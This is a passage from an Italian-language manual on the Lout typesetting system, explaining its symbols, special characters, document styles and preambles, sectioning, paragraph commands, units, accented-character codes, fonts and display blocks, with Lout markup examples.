Le parole chiave con cui sono definiti i simboli sono composte da ***lettere***, che per Lout sono le lettere alfabetiche normali, maiuscole e minuscole (eventualmente anche accentate, ma in generale questo è meglio evitarlo), il carattere '`@`' e il trattino basso ('_'). In generale, i simboli più comuni iniziano con il carattere '`@`', in modo che la parola chiave che si ottiene non possa essere confusa con il testo normale, ma esistono comunque dei simboli che non rispettano questa consuetudine e di conseguenza vanno usati solo in contesti particolari. Il fatto che per Lout il carattere '`@`' valga come una lettera normale, fa sì che possano esistere dei simboli (cioè delle parole chiave) che lo contengono all'interno; questo serve a capire che due parole chiave non possono essere aderenti, ma vanno spaziate in modo da consentire la loro individuazione.

Lout basa la sua filosofia su degli oggetti tipografici. Per comprenderlo si osservi l'esempio seguente.

```
Ecco qui: @I ciao a tutti. Sì, proprio @I { a tutti }.
```

Semplificando il concetto, un oggetto è una parola, compresa la punteggiatura che dovesse risultare attaccata a questa, oppure un raggruppamento di oggetti che si ottiene delimitandoli tra parentesi graffe. Osservando l'esempio, il simbolo '`@I`' serve a ottenere il corsivo dell'oggetto che segue, dopo uno o più spazi che per i fini della composizione vengono ignorati. Pertanto, la prima volta che appare '`@I`', questo serve a rendere in corsivo la parola '`ciao`' che appare subito dopo, mentre la seconda, essendoci le parentesi graffe, il corsivo riguarda le parole '`a tutti`'. Si osservi che lo spazio contenuto tra le parentesi graffe, prima della parola '`a`' e dopo la parola '`tutti`', viene semplicemente ignorato ai fini della composizione tipografica. Si osservi ancora che il punto è stato lasciato fuori dal raggruppamento proprio per evitare che venga coinvolto dalla trasformazione in corsivo.

Da questo si può intendere che le parentesi graffe non servono solo a raggruppare degli oggetti, ma anche a dividere ciò che altrimenti sarebbe interpretato come un oggetto unico.

A fianco dell'uso delle parentesi graffe per delimitare un oggetto (raggruppando o dividendo degli oggetti preesistenti) si aggiungono le stringhe letterali, che sono a loro volta degli oggetti interpretati in modo letterale da Lout. Per esempio,

```
Il comando "@I ciao" genera il corsivo della parola «ciao».
```

si traduce in pratica nel testo seguente,

```
Il comando @I ciao genera il corsivo della parola «ciao».
```

dove si riesce a riportare nel risultato finale anche la lettera '`@`', che altrimenti verrebbe assorbita per generare il corsivo.

Le stringhe vanno usate con parsimonia, perché generano degli oggetti che non possono essere suddivisi su più righe, comunque sono l'unico mezzo per rappresentare alcuni simboli che Lout altrimenti interpreterebbe.

Nell'esempio introduttivo si può notare l'uso del carattere '`#`' che introduce un commento fino alla fine della riga. In pratica, questo serve a fare ignorare al sistema di composizione il testo che segue tale simbolo. Spesso, come è stato fatto nell'esempio, si commentano delle istruzioni di Lout che rappresentano un comportamento predefinito, per ricordare il punto in cui andrebbero collocate se fosse necessario cambiarne l'impostazione.

528.5 Caratteri speciali e stringhe letterali

Fino a questo punto dovrebbe essere chiaro che le parentesi graffe, il carattere '`@`', il carattere '`#`' e gli apici doppi sono simboli che hanno un significato speciale, o possono essere interpretati in modo particolare. Oltre a questi se ne aggiungono altri e per tutti si pone il problema di poterli inserire nel testo in modo letterale, quando necessario. Ciò si ottiene con le stringhe letterali, delimitate tra apici doppi, come in parte è già stato notato. Usando le stringhe letterali resta comunque la difficoltà di rappresentare gli apici doppi, che così si ottengono con un carattere di escape aggiuntivo: la barra obliqua inversa. Questa, può essere usata **solo** all'interno delle stringhe letterali per mantenere invariato il significato letterale del carattere che la segue immediatamente; di conseguenza, per rappresentare una barra obliqua inversa, occorre usare una stringa letterale, confermando tale barra con un'altra barra obliqua inversa anteriore. La tabella 528.8 mostra l'elenco dei caratteri speciali per Lout e il modo di ottenerli all'interno delle stringhe letterali.

Tabella 528.8. Caratteri speciali di Lout e modo di ottenerli letteralmente all'interno delle stringhe.

<table>
<tr><th>Carattere speciale</th><th>Stringa letterale per ottenerlo</th><th>Carattere speciale</th><th>Stringa letterale per ottenerlo</th></tr>
<tr><td>(spazio)</td><td>" "</td><td>"</td><td>"\""</td></tr>
<tr><td>#</td><td>"#"</td><td>&</td><td>"&"</td></tr>
<tr><td>/</td><td>"/"</td><td>@</td><td>"@"</td></tr>
<tr><td>\</td><td>"\\"</td><td>^</td><td>"^"</td></tr>
<tr><td>{</td><td>"{"</td><td>|</td><td>"|"</td></tr>
<tr><td>}</td><td>"}"</td><td>~</td><td>"~"</td></tr>
</table>

528.6 Spazi e spaziature

Lout ha una gestione particolare degli spazi verticali e orizzontali. La prima cosa da notare è che le righe vuote non bastano a separare i paragrafi; per questo si usano comandi specifici, come '**`@PP`**' per esempio, che serve a introdurre il testo di un paragrafo. Pertanto, le righe vuote (una o più di una) vengono trattate al pari di spazi orizzontali aggiuntivi.

Gli spazi orizzontali normali, comprese le interruzioni di riga che si trasformano in spazi orizzontali, vengono rispettati; in particolare, il carattere di tabulazione viene interpretato come l'inserzione di otto spazi normali.

Questo comportamento predefinito di Lout potrebbe non essere desiderabile, per cui si può controllare attraverso l'opzione '**`@InitialSpace`**' che riguarda praticamente tutti i tipi di documento previsti da Lout. Il simbolo '**`@InitialSpace`**' prevede un argomento composto

da una parola chiave (racchiusa tra parentesi graffe), che esprime il tipo di comportamento riferito alla gestione degli spazi:

Opzione	Descrizione
`@InitialSpace { lout }`	rappresenta l'impostazione predefinita, come è già stato descritto;
`@InitialSpace { troff }`	richiede un comportamento simile a quello di Troff;
`@InitialSpace { tex }`	richiede un comportamento simile a quello di TeX, in cui una sequenza di due o più spazi si traducono semplicemente in uno solo nel risultato finale.

528.7 Elementi essenziali di un documento Lout

Lout, come LaTeX, è un po' delicato per quanto riguarda la sequenza di utilizzo di alcune istruzioni che definiscono la struttura del documento. A volte sono disponibili comandi differenti per fare le stesse cose, per esempio attraverso comandi abbreviati o semplificati. Benché si tratti di un sistema ben ordinato, si rischia di fare confusione. In questo senso, quando è possibile scegliere, qui vengono mostrate le forme più prolisse.

528.7.1 Dichiarazione dello stile generale

Un sorgente Lout inizia generalmente con l'inclusione di un file esterno che serve a definire lo stile generale del documento. Nell'esempio introduttivo, dopo una serie di commenti, viene incluso lo stile '**`doc`**', attraverso il simbolo '**`@SysInclude`**'. Il comando '**`@SysInclude { doc }`**' serve a inserire il contenuto del file '`doc`' che si trova nella directory di inclusione nel sistema di Lout; in questo caso, seguendo quanto visto all'inizio del capitolo, si tratta di '`/usr/lib/lout/include/`'.

I tipi di documento principali che sono stati predisposti dall'autore di Lout sono:

Tipo	Descrizione
`doc`	un documento «ordinario» senza caratteristiche particolari;
`report`	il modello di una relazione tecnica;
`book`	un libro suddiviso in capitoli ed eventualmente in parti;
`slides`	un modello per le diapositive e per i lucidi da usare con la lavagna luminosa.

528.7.2 Preambolo

Dopo l'inclusione dello stile si colloca normalmente un simbolo (di Lout) adatto al tipo di documento. Questo prevede una serie di opzioni e si conclude con due barre oblique. Nell'esempio introduttivo, trattandosi di un documento ordinario, si usava un preambolo simile a quello seguente; in questo caso però, vengono mostrate tutte le opzioni disponibili, indicate secondo il loro valore predefinito.

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 12p }
    @InitialBreak { adjust 1.2fx hyphen }
    @InitialSpace { lout }
    @InitialLanguage{ English }
    @PageHeaders { Simple }
    @FirstPageNumber { 1 }
    @ColumnNumber { 1 }
    @OptimizePages { No }
//
```

Nell'esempio, dopo l'inclusione dello stile '**`doc`**', appare il simbolo '**`@Document`**'; i simboli che si vedono sotto sono le sue opzioni e come tali vengono usati normalmente solo quando necessario per alterare alcune impostazioni predefinite. Può essere conveniente mettere tutte le opzioni disponibili, commentando quelle per le quali non c'è bisogno di alterarne l'impostazione predefinita, esattamente come si è fatto nell'esempio introduttivo. Ciò è utile quando si vuole rimaneggiare il documento senza fare troppa fatica, senza dover cercare le informazioni necessarie.

Il preambolo del documento di tipo '**`report`**' è quello che si vede nell'esempio seguente:

```
@SysInclude { report }
@Report
    @Title {}
    @Author {}
    @Institution {}
    @DateLine { No }
    @CoverSheet { Yes }
    @InitialFont { Times Base 12p }
    @InitialBreak { hyphen adjust 1.2fx }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Simple }
    @ColumnNumber { 1 }
    @FirstPageNumber { 1 }
    @OptimizePages { No }
//
```

Si può osservare che alcuni simboli che descrivono delle opzioni hanno un argomento predefinito costituito da un oggetto nullo: '**`{}`**'.

Nel seguito vengono mostrati i preamboli del documento di tipo '**`book`**' e '**`slide`**'.

```
@SysInclude { book }
@Book
    @Title {}
    @Author {}
    @Edition {}
    @Publisher {}
    @BeforeTitlePage {}
    @AfterTitlePage {}
    @InitialFont { Times Base 12p }
```

```
    @InitialBreak { adjust 1.2fx hyphen }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Titles }
    @ColumnNumber { 1 }
    @FirstPageNumber { 1 }
    @IntroFirstPageNumber { 1 }
    @OptimizePages { No }
//
```

```
@SysInclude { slides }
@OverheadTransparencies
    @Title {}
    @RunningTitle {}
    @Author {}
    @Institution {}
    @DateLine { No }
    @InitialFont { Times Base 20p }
    @InitialBreak { ragged 1.2fx nohyphen }
    @InitialSpace { lout }
    @InitialLanguage { English }
    @PageHeaders { Titles }
    @FirstPageNumber { 1 }
    @FirstOverheadNumber { 1 }
    @FirstLectureNumber { 1 }
    @OptimizePages { No }
//
```

Osservando gli esempi mostrati, si possono notare quali siano le opzioni più frequenti. Vale la pena di accennare subito ad alcune di queste.

Opzione	Descrizione
`@Title`	Come si può immaginare, il simbolo '**`@Title`**' serve come opzione per definire il titolo del documento; si può usare in tutte le situazioni in cui ciò possa avere senso. Infatti, nel caso del documento ordinario non è prevista questa possibilità.
`@InitialFont`	Il simbolo '**`@InitialFont`**' serve a definire il tipo di carattere e il corpo da utilizzare nel testo normale.
`@InitialBreak`	Il simbolo '**`@InitialBreak`**' serve a definire le caratteristiche dei paragrafi di testo normali; in particolare l'allineamento, la distanza tra le righe e l'attivazione o meno della separazione in sillabe delle parole.
`@InitialSpace`	Come già descritto in precedenza, il simbolo '**`@InitialSpace`**' serve a definire il comportamento di Lout nei confronti degli spazi, nel senso di stabilire se questi devono essere rispettati oppure se si deve fare come TeX che li ricompatta sempre.
`@InitialLanguage`	Il simbolo '**`@InitialLanguage`**' serve a adattare il comportamento di Lout in funzione del tipo di linguaggio. L'utilizzo di un linguaggio implica, per esempio, la scelta del modo in cui possono essere separate le sillabe e i nomi di alcune definizioni standard del documento.

528.7.3 Struttura del documento ordinario

Il contenuto di un documento scritto con Lout è racchiuso all'interno di uno o più ambienti specifici per il tipo di stile prescelto. Per esempio, nel caso del documento ordinario, si usano i comandi '**@Text @Begin**' e '**@End @Text**':

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 12p }
    …
//
@Text @Begin
    …
    …
@End @Text
```

Volendo, i due simboli possono essere posti anche su righe differenti, in modo da rendere più chiaro il loro significato, anche se questo è però contrario alla filosofia di Lout.

```
    …
@Text
@Begin
    …
    …
@End
@Text
```

Il simbolo '**@Text**' iniziale ha come argomento il testo del documento; in teoria questo potrebbe essergli fornito attraverso le parentesi graffe:

```
    …
@Text {
    …
    …
}
```

In pratica, questo modo di scrivere il sorgente Lout potrebbe essere troppo complicato; così, di fronte a oggetti di dimensioni molto grandi si preferisce utilizzare i delimitatori '**@Begin**' e '**@End**', nel modo mostrato.

In generale, un comando che può ricevere un oggetto delimitato dai simboli '**@Begin**' e '**@End**' può riceverlo anche se questo è racchiuso solo da parentesi graffe, mentre il contrario non è sempre possibile. In generale, si trova questa possibilità solo nei comandi che delimitano una struttura a larga scala.

L'ambiente '**@Text**' di questo tipo di documento può contenere anche delle sezioni e un'appendice, in modo simile a quello che viene mostrato nelle sezioni seguenti che fanno riferimento agli altri tipi di stile utilizzabile. In parte questo è già stato visto nello stesso esempio introduttivo.

528.7.4 Struttura della relazione tecnica

La relazione tecnica, ovvero lo stile '**`report`**', prevede dopo il preambolo l'inserimento facoltativo dell'ambiente '**`@Abstract`**'; successivamente prevede la presenza di uno o più ambienti '**`@Section`**', infine è ammessa la presenza di uno o più ambienti '**`@Appendix`**'.

```
@SysInclude { report }
@Report
    @Title {}
    …
//
@Abstract
    @Title {}
    …
@Begin
    …
    …
@End @Abstract
@Section
    @Title {}
    …
@Begin
    …
    …
@End @Section
    …
@Appendix
    @Title {}
    …
@Begin
    …
    …
@End @Appendix
    …
```

Si può intuire il senso di questi ambienti e il ruolo dell'opzione '**`@Title`**' che appare in ognuno di questi: la relazione tecnica può avere un riassunto introduttivo, si suddivide in sezioni e può terminare con un'appendice. A loro volta, le sezioni e le appendici si possono scomporre, nel modo che viene mostrato in seguito.

528.7.5 Struttura del libro

Il libro, ovvero lo stile '**`book`**', prevede dopo il preambolo l'inserimento facoltativo degli ambienti '**`@Preface`**' e '**`@Introduction`**'. Successivamente il documento viene suddiviso in capitoli, attraverso gli ambienti '**`@Chapter`**', e può concludersi con una serie di appendici.

```
@SysInclude { book }
@Book
    @Title {}
    …
//
@Preface
    @Title { Prefazione }
    …
@Begin
    …
    …
@End @Preface
@Introduction
    @Title { Introduzione }
    …
@Begin
    …
    …
@End @Introduction
@Chapter
    @Title {}
    …
@Begin
    …
    …
@End @Chapter
    …
@Appendix
    @Title {}
    …
@Begin
    …
    …
@End @Appendix
    …
```

Quello che si vede sopra è la struttura che potrebbe avere un documento di tipo '**`book`**' che include sia l'ambiente '**`@Preface`**' che '**`@Introduction`**'.

I capitoli possono suddividersi ulteriormente in sezioni, nello stesso modo in cui si possono inserire le sezioni nell'ambiente '**`@Text`**' quando si usa lo stile '**`doc`**'.

I capitoli potrebbero essere raggruppati in parti, ma non esistendo un ambiente del genere, si annota l'inizio di una nuova parte tra le opzioni del capitolo che si intende debba seguirla immediatamente. L'esempio seguente mostra il capitolo intitolato '**`Primo approccio`**' che si trova a essere il primo della parte '**`Principianti`**', indicata come '**`Parte IV`**'.

```
@Chapter
    @PartNumber { Parte IV }
    @PartTitle { Principianti }
    @Title { Primo approccio }
@Begin
    …
    …
@End @Chapter
```

Perché la suddivisione in parti venga presa in considerazione, è necessario che l'opzione '**`@PartTitle`**' abbia un argomento non vuoto, cioè disponga di un titolo. Se inoltre si vuole inserire del testo tra il titolo della parte e l'inizio del capitolo, occorre utilizzare l'opzione '**`@PartText`**' che prende come argomento il testo in questione.

```
@Chapter
    @PartNumber { Parte IV }
    @PartTitle { Principianti }
    @PartText {
        …
        …
        …
}
    @Title { Primo approccio }
@Begin
    …
    …
@End @Chapter
```

528.7.6 Struttura dei lucidi per lavagna luminosa

Le diapositive, ovvero lo stile '**`slides`**', prevede dopo il preambolo la suddivisione del documento in ambienti '**`@Overhead`**', che poi non possono contenere altre strutture a larga scala (in pratica non possono contenere sezioni o simili).

```
@SysInclude { slides }
@OverheadTransparencies
    @Title {}
    …
//
@Overhead
    @Title {}
    …
@Begin
    …
    …
@End Overhead
    …
```

528.7.7 Sottostrutture

L'ambiente '**@Text**' di un documento ordinario e i capitoli di un libro possono contenere delle sezioni, delimitate dai simboli '**@BeginSections**' e '**@EndSections**'. Si osservino gli esempi seguenti, dove nel primo caso vengono inserire delle sezioni all'interno di un documento ordinario, mentre nel secondo all'interno di un capitolo di un libro.

```
@SysInclude { doc }
@Document
    …
//
@Text @Begin
    …
@BeginSections
@Section
    @Title {}
    …
@Begin
    …
    …
@End @Section
    …
@EndSections
    …
@End @Text
```

```
@SysInclude { book }
@Book
    @Title {}
    …
//
    …
@Chapter
    @Title {}
    …
@Begin
    …
@BeginSections
@Section
    @Title {}
    …
@Begin
    …
    …
@End @Section
    …
@EndSections
    …
@End @Chapter
    …
```

All'interno delle sezioni, comprese quelle delle relazioni tecniche, è ammissibile la suddivisione in sottosezioni delimitate dai simboli '**`@BeginSubSections`**' e '**`@EndSubSections`**'.

```
@Section
    @Title {}
    …
@Begin
    …
@BeginSubSections
@SubSection
    @Title {}
    …
@Begin
    …
    …
@End @SubSection
    …
@EndSubSections
    …
@End @Section
```

Nello stesso modo funzionano anche le sotto-sottosezioni, attraverso la delimitazione dei simboli '**`@BeginSubSubSections`**' e '**`@EndSubSubSections`**'.

```
@SubSection
    @Title {}
    …
@Begin
    …
@BeginSubSubSections
@SubSubSection
    @Title {}
    …
@Begin
    …
    …
@End @SubSubSection
    …
@EndSubSubSections
    …
@End @SubSection
```

Lout non prevede ulteriori suddivisioni; comunque, anche le appendici possono essere suddivise in modo simile in sottoappendici e sotto-sottoappendici.

```
@Appendix
    @Title {}
    …
@Begin
    …
@BeginSubAppendices
@SubAppendix
    @Title {}
    …
```

```
@Begin
    …
@BeginSubSubAppendices
@SubSubAppendix
    @Title {}
    …
@Begin
    …
    …
@End @SubSubAppendix
    …
@EndSubSubAppendices
    …
@End @SubAppendix
    …
@EndSubAppendices
    …
@End @Appendix
```

528.7.8 Suddivisione del testo

Come già accennato in precedenza, Lout impone l'indicazione esplicita dell'inizio di un blocco di testo, ovvero un paragrafo. Gli spazi verticali non servono allo scopo come accade con LaTeX. In generale, si utilizzano i comandi '**@PP**' e '**@LP**'; il primo inizia un paragrafo normale, il secondo un paragrafo allineato a sinistra. La differenza sta nel fatto che normalmente '**@PP**' fa rientrare leggermente la prima riga, mentre il secondo no.

```
@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
```

L'esempio che si vede sopra è esattamente uguale, come risultato, a quello seguente:

```
@PP Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni
```

La separazione del testo in paragrafi comporta normalmente l'inserzione di uno spazio verticale aggiuntivo tra la fine di uno e l'inizio del successivo. Per ottenere semplicemente l'interruzione di una riga (il ritorno a capo) si può utilizzare il comando '**@LLP**'.

```
@PP
Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni;
@LLP
le sotto-sotto-sottosezioni non esistono.
```

L'esempio che si vede sopra è esattamente uguale, come risultato, a quello seguente:

```
@PP Lo stile «doc» permette una suddivisione del
testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni; @LLP le sotto-sotto-sottosezioni
non esistono.
```

Un paragrafo può essere messo in risalto (*display*) staccandolo dal resto del documento. Il comando '**@DP**' serve a ottenere un paragrafo senza il rientro della prima riga, un po' più staccato verticalmente da quello precedente.

```
@DP
Questo paragrafo risulta staccato meglio da quello
precedente.
```

Per aumentare questo distacco dal resto del testo, si possono usare più simboli '**@DP**' ripetutamente.

```
@DP
@DP
@DP
Questo paragrafo risulta molto staccato da quello
precedente.
```

Per richiedere espressamente il salto pagina in un punto del documento, si può usare il comando '**@NP**' il cui scopo è proprio quello di iniziare un paragrafo nuovo a partire dalla prossima colonna. Il paragrafo in questione non ha il rientro iniziale della prima riga.

```
@NP
Questo paragrafo inizia in una colonna, o in una pagina nuova.
```

Infine, il comando '**@CNP**' inizia un paragrafo che potrebbe essere spostato all'inizio della prossima colonna, o della prossima pagina, se non c'è abbastanza spazio per scrivere alcune righe.

È importante osservare che i simboli di questi comandi non prevedono argomenti e il testo del paragrafo che viene collocato dopo di questi non ne è legato in alcun modo. In pratica, il compito di '**@PP**' è quello di inserire uno spazio verticale aggiuntivo e memorizzare da qualche parte che il testo deve iniziare con una riga rientrata. Se si utilizza per due volte '**@PP**', si ottiene uno spazio di separazione verticale doppio.

528.8 Argomenti dei comandi e unità di misura

Fino a questo punto sono stati mostrati molti comandi di Lout senza descriverne il significato. Alcuni di questi richiedono un argomento composto dall'unione di più informazioni, come nell'esempio seguente,

```
@InitialFont { Times Base 20p }
@InitialBreak { ragged 1.2fx nohyphen }
```

dove ognuno dei due simboli mostrati richiede l'indicazione di tre argomenti raggruppati attraverso l'uso delle parentesi graffe.

Gli argomenti di un simbolo di Lout possono essere richiesti prima o dopo il simbolo stesso. Quando si tratta di informazioni numeriche che rappresentano una dimensione, queste sono in-

tese essere espresse secondo un'unità di misura predefinita, oppure secondo l'unità stabilita da una lettera indicata subito dopo il numero. Per esempio, '**`20p`**' rappresenta 20 punti tipografici.

Tabella 528.36. Unità di misura principali di Lout.

Lettera	Unità di misura corrispondente
'**`c`**'	Centimetri.
'**`i`**'	Pollici ('**`1i`**' = '**`2.54c`**').
'**`p`**'	Punti tipografici ('**`72p`**' = '**`1i`**').
'**`m`**'	Quadratoni ('**`12m`**' = '**`1i`**').
'**`f`**'	La dimensione attuale del corpo.
'**`s`**'	La dimensione attuale di uno spazio (spaziatura).
'**`v`**'	La distanza attuale tra le righe.

Naturalmente, i valori che esprimono quantità non intere possono essere espressi utilizzando il punto di separazione tra la parte intera e quella decimale.

A volte, alcuni argomenti numerici devono essere conclusi con una lettera '**`x`**' (dopo l'indicazione dell'unità di misura). Intuitivamente si può associare questo fatto all'idea che si tratti di un valore che debba essere moltiplicato a qualcosa per ottenere il risultato, ovvero che si tratti di un dato relativo. Per esempio, il valore '**`1.2fx`**' del comando seguente rappresenta il 120 % dell'attuale dimensione dei caratteri (il corpo del carattere moltiplicato per 1,2):

```
@InitialBreak { ragged 1.2fx nohyphen }
```

La ragione precisa non è questa, ma la spiegazione approssimativa data può almeno essere utile per accettare la cosa temporaneamente, finché non si intende affrontare lo studio approfondito di Lout.

528.9 Rappresentazione simbolica della codifica

Come in tutti i sistemi di composizione tipografica, anche Lout ha un modo per rappresentare simbolicamente alcuni caratteri particolari. In precedenza si è accennato alla possibilità di inserire nel testo i caratteri speciali che Lout tende a interpretare in modo particolare, attraverso le stringhe letterali. Lout permette anche di usare dei simboli nella forma seguente:

```
@Char nome
```

Ciò permette di rappresentare qualunque carattere: sia l'alfabeto normale, sia i simboli di punteggiatura, sia qualunque altro simbolo speciale. Per esempio, '**`@Char A`**' è la lettera '**`A`**' maiuscola, mentre '**`@Char a`**' è la lettera '**`a`**' minuscola. La tabella 528.38 elenca alcuni dei comandi che possono essere utili per rappresentare le lettere accentate e altri caratteri importanti.

Tabella 528.38. Alcuni comandi per le lettere accentate di Lout.

`@Char aacute`	á	`@Char Aacute`	Á
`@Char acircumflex`	â	`@Char Acircumflex`	Â
`@Char agrave`	à	`@Char Agrave`	À
`@Char aring`	å	`@Char Aring`	Å
`@Char atilde`	ã	`@Char Atilde`	Ã
`@Char adieresis`	ä	`@Char Adieresis`	Ä
`@Char ae`	æ	`@Char AE`	Æ
`@Char ccedilla`	ç	`@Char Ccedilla`	Ç
`@Char eacute`	é	`@Char Eacute`	É
`@Char ecircumflex`	ê	`@Char Ecircumflex`	Ê
`@Char egrave`	è	`@Char Egrave`	È
`@Char edieresis`	ë	`@Char Edieresis`	Ë
`@Char iacute`	í	`@Char Iacute`	Í
`@Char icircumflex`	î	`@Char Icircumflex`	Î
`@Char igrave`	ì	`@Char Igrave`	Ì
`@Char idieresis`	ï	`@Char Idieresis`	Ï
`@Char ntilde`	ñ	`@Char Ntilde`	Ñ
`@Char oacute`	ó	`@Char Oacute`	Ó
`@Char ocircumflex`	ô	`@Char Ocircumflex`	Ô
`@Char ograve`	ò	`@Char Ograve`	Ò
`@Char oslash`	ø	`@Char Oslash`	Ø
`@Char otilde`	õ	`@Char Otilde`	Õ
`@Char odieresis`	ö	`@Char Odieresis`	Ö
`@Char germandbls`	ß		
`@Char uacute`	ú	`@Char Uacute`	Ú
`@Char ucircumflex`	û	`@Char Ucircumflex`	Û
`@Char ugrave`	ù	`@Char Ugrave`	Ù

`@Char udieresis`	ü	`@Char Udieresis`	Ü
`@Char yacute`	ý	`@Char Yacute`	Ý
`@Char ydieresis`	ÿ		

Quando si vuole rappresentare in questo modo una lettera accentata o un altro carattere tipografico speciale, come parte di una parola, si è costretti a inserire il comando relativo all'interno di parentesi graffe. Per comprendere il problema, si pensi alla possibilità di scrivere la parola «così» indicando la lettera '**`i`**' accentata con il comando '**`@Char igrave`**'. L'esempio seguente è errato:

```
cos@Char igrave                    # errato
```

Infatti, Lout non è in grado di riconoscere il simbolo '**`@Char`**', dal momento che questo risulta attaccato ad altre lettere (e bisogna ricordare che per Lout il carattere '**`@`**' è una lettera come le altre). Il modo giusto di scrivere quella parola è quindi:

```
cos{ @Char igrave }
```

Oltre alla codifica normale, Lout mette a disposizione anche un alfabeto simbolico attraverso l'uso di comandi '**`@Sym`**'.

`@Sym` ***nome***

Per conoscere i nomi che si possono utilizzare per ottenere le lettere greche e altri caratteri simbolici, deve essere letta la documentazione originale.

528.10 Caratteri da stampa

La scelta del carattere da stampa avviene prevalentemente attraverso una serie di comandi che riguardano la forma del carattere riferita allo stile attuale o l'indicazione precisa dello stile (ovvero della famiglia) e della forma.

`@B {` ***testo_in_neretto*** `}`

`@I {` ***testo_in_corsivo*** `}`

`@BI {` ***testo_in_neretto_corsivo*** `}`

`@R {` ***testo_in_tondo*** `}`

```
@S { testo_in_maiuscoletto }
```

Quelli che si vedono sono i comandi per ottenere una variazione della forma all'intero dello stile attuale del testo circostante. A questi comandi si affianca anche il comando per ottenere uno stile dattilografico, che pur non essendo semplicemente una variazione di forma, data la sua importanza nei documenti a carattere tecnico lo si abbina idealmente a questi per semplicità:

```
@F { testo_in_dattilografico }
```

Per cambiare in modo esplicito lo stile del carattere si può usare il comando '**`@Font`**' che richiede l'indicazione del nome dello stile, della forma e ovviamente del testo su cui intervenire:

```
{ stile forma } @Font { testo }
```

Gli stili più comuni sono: '**`Times`**', '**`Helvetica`**' e '**`Courier`**'. A questi si aggiungono anche delle specie simboliche, come '**`Symbol`**', solo che a questa si accede generalmente attraverso il comando '**`@Sym`**'.

La forma viene specificata attraverso una parola chiave che può essere: '**`Base`**', per indicare un carattere tondo chiaro; '**`Slope`**', per indicare una forma corsiva o inclinata (a seconda della disponibilità di quel tipo di stile); '**`Bold`**', per indicare il neretto; '**`BoldSlope`**', per indicare un neretto-corsivo. Naturalmente, la forma richiesta è ottenuta solo se lo stile scelto lo permette.

```
Lo stile { Courier BoldSlope } @Font { doc } permette una
suddivisione del testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni.
```

L'esempio che si vede sopra, serve a fare in modo che la parola '**`doc`**' sia resa con lo stile '**`Courier`**' in neretto-inclinato. Un risultato **simile** può essere ottenuto attraverso il comando '**`@F`**', nel modo seguente:

```
Lo stile @F { @BI { doc } } permette una
suddivisione del testo in sezioni, sottosezioni ed eventuali
sotto-sottosezioni.
```

I comandi di Lout per la definizione della forma non sono cumulativi, ed è per questo che esiste il comando '**`@BI`**'. L'esempio con cui si rende il carattere a larghezza fissa attraverso '**`@F`**' sembra contraddire questo, ma in realtà funziona perché si tratta di un comando riferito allo stile a cui poi si aggiunge un cambiamento di forma.

528.10.1 Corpo

Il corpo del carattere può essere modificato all'interno del documento (con il comando '**@Font**' utilizzato in modo differente da quanto visto finora), oppure può essere dichiarato nel preambolo che descrive gli aspetti generali dello stile prescelto. In ogni caso si rappresenta attraverso un numero seguito dall'unità di misura. Di solito si fa riferimento a punti tipografici, '**p**', dove per esempio '**12p**' rappresenta 12 punti tipografici (un punto = 1/72 di pollice).

Se il contesto lo consente, si possono indicare degli incrementi o delle riduzioni del valore precedente, dove per esempio '**+2p**' rappresenta l'incremento di due punti rispetto al carattere precedente e '**-1p**' rappresenta la riduzione di un punto. Nello stesso modo si possono indicare dei valori relativi, dove per esempio '**1.5f**' rappresenta una dimensione pari al 150 % del corpo utilizzato precedentemente.

Nel preambolo del documento si utilizza il comando '**@InitialFont**' che si trova in quasi tutti gli stili:

```
@InitialFont { stile forma corpo }
```

Nell'esempio introduttivo è stato utilizzato un carattere Times tondo chiaro da 24 punti:

```
@SysInclude { doc }
@Document
    @InitialFont { Times Base 24p }
    …
//
@Text @Begin
```

Quando si vuole modificare il corpo del carattere all'interno del documento, si usa il comando '**@Font**', con una delle due forme seguenti:

```
corpo @Font { testo }
```

```
{ stile forma corpo } @Font { testo }
```

L'esempio seguente mostra in che modo agire per ridurre leggermente (di due punti) il corpo di una parola:

```
L'operatore -2p @Font { AND } restituisce il valore booleano…
```

La stessa cosa avrebbe potuto essere ottenuta delimitando l'indicazione del corpo attraverso le parentesi graffe.

```
L'operatore { -2p } @Font { AND } restituisce il valore booleano…
```

L'esempio seguente mostra invece come è possibile modificare lo stile, la forma e il corpo simultaneamente.

```
La parola chiave { Courier Bold -1p } @Font { AND } serve a…
```

In precedenza è stato mostrato l'uso del comando '**@F**' per ottenere un carattere dattilografico; per la precisione si ottiene un carattere Courier chiaro con una dimensione pari a un punto in meno rispetto al corpo circostante. In pratica, '**@F**' è equivalente al comando:

```
{ Courier Base -1p } @Font { testo }
```

528.11 Display

Lout mette una cura particolare nella definizione di varie forme per fare risaltare un blocco di testo (*display*). Viene descritto brevemente l'elenco di quelle più comuni.

- Testo staccato.

  ```
  @Display { testo }
  ```

  ```
  @LeftDisplay { testo }
  ```

  ```
  @LD { testo }
  ```

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo. La prima riga inizia senza rientri.

- Testo staccato e rientrato a sinistra.

  ```
  @IndentedDisplay { testo }
  ```

  ```
  @ID { testo }
  ```

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo, inoltre viene aumentato il margine sinistro.

- Testo staccato e rientrato a sinistra e a destra.

  ```
  @QuotedDisplay { testo }
  ```

  ```
  @QD { testo }
  ```

  Il testo fornito come argomento del comando viene staccato in modo evidente dal paragrafo precedente e da quello successivo, inoltre viene aumentato il margine sinistro e anche quello destro.

528.12 Caratteristiche interne dei paragrafi

In precedenza, in occasione della descrizione della struttura di un documento Lout, è stato descritto l'uso dei comandi di separazione dei paragrafi ('**`@LP`**', '**`@PP`**' e altri). Questi non servono a definire le caratteristiche interne ai paragrafi, che invece possono essere specificate attraverso alcuni comandi da collocare nel preambolo, oppure attraverso '**`@Break`**'.

